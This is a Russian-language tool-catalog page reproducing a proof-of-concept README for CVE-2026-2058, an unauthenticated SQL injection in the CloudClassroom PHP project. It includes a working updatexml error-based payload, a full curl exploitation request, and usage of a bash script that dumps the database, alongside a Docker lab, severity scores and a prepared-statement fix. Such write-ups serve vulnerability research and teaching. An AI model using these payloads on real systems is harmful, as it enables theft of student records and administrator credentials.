

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-2058-PoC — Доказательство концепции эксплуатации для CVE-2026-2058, SQL-инъекции в PHP-проекте CloudClassroom, с автоматизированным перебором базы данных и извлечением данных. | Kitploit
Инструменты/GitHubGitHub/carlosalbertotuma/cve-2026-2058-poc
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийОбучение и ОбразованиеЛаборатории и Практика
GitHubcarlosalbertotuma/cve-2026-2058-poc

CVE-2026-2058-PoC

Доказательство концепции эксплуатации для CVE-2026-2058, SQL-инъекции в PHP-проекте CloudClassroom, с автоматизированным перебором базы данных и извлечением данных.

Репозиторий
408 месяцев назадЕщё не проверено
Поделиться

CVE-2026-2058-PoC – SQL-инъекция в PHP-проекте CloudClassroom

Обзор

Уязвимость SQL-инъекции существует в функциональности Post Query проекта CloudClassroom PHP Project (v1.0).

Уязвимость позволяет злоумышленникам внедрять произвольные SQL-команды через POST-параметр squeryx, что приводит к перечислению базы данных и извлечению данных.

Этот репозиторий содержит Proof of Concept (PoC) эксплойт, демонстрирующий, как уязвимость может быть использована для извлечения конфиденциальных данных из серверной базы данных.


Информация об уязвимости

ПолеЗначение
CVECVE-2026-2058
Тип уязвимостиSQL-инъекция
CWECWE-89
Затронутое ПОCloudClassroom PHP Project
Затронутая версия1.0
КомпонентФункциональность Post Query
Вектор атакиУдалённый
Требуется аутентификацияНет
ВоздействиеРаскрытие базы данных
Степень серьёзностиВысокая
Ссылка на паттерн атакиCAPEC-66

Уязвимая конечная точка

POST /postquerypublic

Уязвимый параметр

squeryx

Первопричина

Серверный код напрямую конкатенирует пользовательский ввод в SQL-запрос без надлежащей санитизации или параметризованных запросов.

Пример уязвимого кода:

$sql = "INSERT INTO query(Query, Eid) VALUES ('$tempsquery','$tempseid')";

Поскольку $tempsquery формируется из пользовательского ввода, злоумышленники могут внедрять произвольный SQL.


Уязвимая лабораторная среда (Docker)

Для целей тестирования и исследований доступна уязвимая Docker-среда.

Запуск уязвимого приложения

docker run -d --name cloudclassroom-lab -p 9292:80 bladscan/cloudclassroom-sqli:1.0

Proof of Concept


Уязвимость может быть использована с помощью техники error-based SQL-инъекции, применяющей функцию MySQL updatexml().

Пример полезной нагрузки:

a' AND updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) AND '1'='1

Ручная эксплуатация

Пример curl-запроса:

curl -X POST http://TARGET/postquerypublic \
-H "Content-Type: application/x-www-form-urlencoded" \
--data-urlencode "gnamex=test" \
--data-urlencode "[email protected]" \
--data-urlencode "squeryx=a' AND updatexml(1,concat(0x7e,(SELECT database()),0x7e),1) AND '1'='1" \
--data-urlencode "update=Post Query!"

Ожидаемый ответ:

XPATH syntax error: '~cc_db~'

Эксплойт-скрипт


Этот репозиторий включает bash-эксплойт, который автоматически:

  • Извлекает имя базы данных
  • Перечисляет таблицы
  • Перечисляет столбцы
  • Выгружает данные таблиц

Использование

chmod +x cloudclassroom_sqli_exploit.sh

./cloudclassroom_sqli_exploit.sh http://TARGET/postquerypublic

Пример:

./cloudclassroom_sqli_exploit.sh http://192.168.1.10/postquerypublic

Воздействие

Злоумышленник может:

  • Перечислить структуру базы данных
  • Извлечь конфиденциальные данные
  • Получить учётные данные администратора
  • Получить доступ к записям студентов
  • Полностью скомпрометировать серверную базу данных

Оценка CVSS

NIST NVD

  • Базовый балл: 9.8 (КРИТИЧЕСКИЙ)
  • Вектор: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CNA (VulDB)

  • Базовый балл: 7.3 (ВЫСОКИЙ)
  • Вектор: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

⚠️ Примечание: Оценка CVSS от NVD отличается от оценки CNA (VulDB) из-за различных оценок воздействия.


EPSS (Exploit Prediction Scoring System)

Система прогнозирования вероятности эксплуатации (EPSS) оценивает вероятность того, что уязвимость будет использована в реальных условиях.

CVEВероятность EPSSПроцентильДата
CVE-2026-20580.000287.62 %2026-03-01

Источник: Набор данных FIRST EPSS


Меры по устранению

Разработчикам следует:

  • Использовать подготовленные выражения
  • Внедрить валидацию ввода
  • Надлежащим образом экранировать пользовательский ввод
  • Применять принцип минимальных привилегий для базы данных

Пример безопасной реализации:

$stmt = $conn->prepare("INSERT INTO query(Query, Eid) VALUES (?, ?)");
$stmt->bind_param("ss", $tempsquery, $tempseid);
$stmt->execute();
Скриншоты

Эксплуатация SQL-инъекции

image
image

Ссылки

  • https://cwe.mitre.org/data/definitions/89.html
  • https://owasp.org/Top10/2025/A05_2025-Injection/
  • https://capec.mitre.org/data/definitions/66.html
  • https://github.com/OWASP/www-project-web-security-testing-guide/blob/master/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection.md

Отказ от ответственности

Этот эксплойт предоставлен только в образовательных и исследовательских целях.

Автор не несёт ответственности за неправомерное использование или ущерб, причинённый этим кодом.


Автор

bl4dsc4n

Исследователь безопасности

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





